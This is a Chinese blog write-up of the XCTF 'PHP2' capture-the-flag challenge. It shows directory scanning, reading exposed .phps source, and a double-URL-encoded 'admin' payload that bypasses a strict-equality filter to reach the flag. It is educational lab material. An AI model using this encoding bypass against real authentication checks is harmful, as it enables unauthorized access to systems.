XCTF-高手进阶区：PHP2


原创

1stPeak 于 2019-06-14 15:03:35 发布 3136 收藏 2

分类专栏： CTF刷题 文章标签： XCTF

本文链接：https://blog.csdn.net/qq_41617034/article/details/91969127


XCTF-高手进阶区：PHP2



目标：

Writeup

（1）首先我们用dirsearch.py进行网站目录搜索




（2）我们发现有个index.php，我们访问一下，没有结果...

那么我们看看能否看看该网页php地源码，这里用到了.phps

```
.phps后缀释义：
phps文件就是php的源代码文件。
通常用于提供给用户（访问者）查看php代码，因为用户无法直接通过Web浏览器看到php文件的内容，所以需要用phps文件代替
```

（3）于是我们访问index.phps，看到下图所示：



not allowed!

"); exit(); } $_GET[id] = urldecode($_GET[id]); if($_GET[id] == "admin") { echo "

Access granted!

"; echo "

Key: xxxxxxx

"; } ?> Can you anthenticate to this website?

（4）好的，接下来我们来分析可以获得key值即flag值的核心源码

- 第一步：观察源码

```
not allowed!

"); exit(); } $_GET[id] = urldecode($_GET[id]); if($_GET[id] == "admin") { echo "

Access granted!
"; echo "

Key: xxxxxxx
"; } ?> Can you anthenticate to this website?
```

- 第二步：我们需构造`id=admin`，浏览自动对id值进行一次解码，结果还是admin

```
$_GET[id]=urldecode(admin);//这里的admin是浏览器对id值自动进行一次解码后的值
if("admin"=="admin")
即$_GET[id]="admin";
if("admin"=="admin")//true
```

这样就OK了，我们来测试一下：

not allowed!

嗯？这是为什么呢？难道后端代码对admin字符进行了过滤？不让传admin字符？

ctrl+U看到完整php代码是：

```php
<?php
if("admin"===$_GET[id]) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
  echo "<p>Access granted!</p>";
  echo "<p>Key: xxxxxxx </p>";
}
?>

Can you anthenticate to this website?
```

先尝试了`0==admin`返回true，但是失败了，看来可能只能`admin==admin`才能输出flag？，但又要不满足`"admin"===$_GET[id]`，该如何？

行吧，那我们尝试一下对admin进行url编码吧

- 第三步：再次构造payload
  注意：浏览器在上传数据时，会对参数值进行一次解码（与php代码无关，是浏览器自身会解码一次）
  admin第一次url编码：`%61%64%6D%69%6E`

```
我们url传参时：
$_GET[id]=urldecode(admin);//这里的admin是浏览器对id值自动进行一次解码后的值
if($_GET[id]=="admin")
即
$_GET[id]="admin";
if("admin" == "admin")//true
```

由上面分析的代码可以知道，%61%64%6D%69%6E经过浏览器的一次自动解码，变成admin，之后又当作id的值传入代码中，经过urldecode，admin还是admin，服务器后端依旧会过滤admin

- 第四步：因此，我们需要二次编码，浏览自动对id值进行一次解码，结果id在传输过程中变为`id=%61%64%6D%69%6E`
  admin二次编码值：`%25%36%31%25%36%34%25%36%44%25%36%39%25%36%45`


```
$_GET[id]=urldecode(%61%64%6D%69%6E);//这里的%61%64%6D%69%6E是浏览器对id值自动进行一次解码后的值
if($_GET[id]=="admin")
即
$_GET[id]="admin";//这里的admin是php代码中urldecode函数对%61%64%6D%69%6E进行解码的结果
if("admin" == "admin")//true
```

这样，`%61%64%6D%69%6E`就不会被过滤了

（6）最后：我们访问

`http://111.198.29.45:41202/?id=%25%36%31%25%36%34%25%36%44%25%36%39%25%36%45`

注：下图中原本是输入的`%25%36%31%25%36%34%25%36%44%25%36%39%25%36%45`，因为浏览器自动一次解码变成了`%61%64%6D%69%6E`



注：此题%2561dmin也可以，一次解码后为%61，二次解码后为a。
%2561=%25%36%31，也可以看出，解码只会解%后面的两位数，其它数值没有%不解码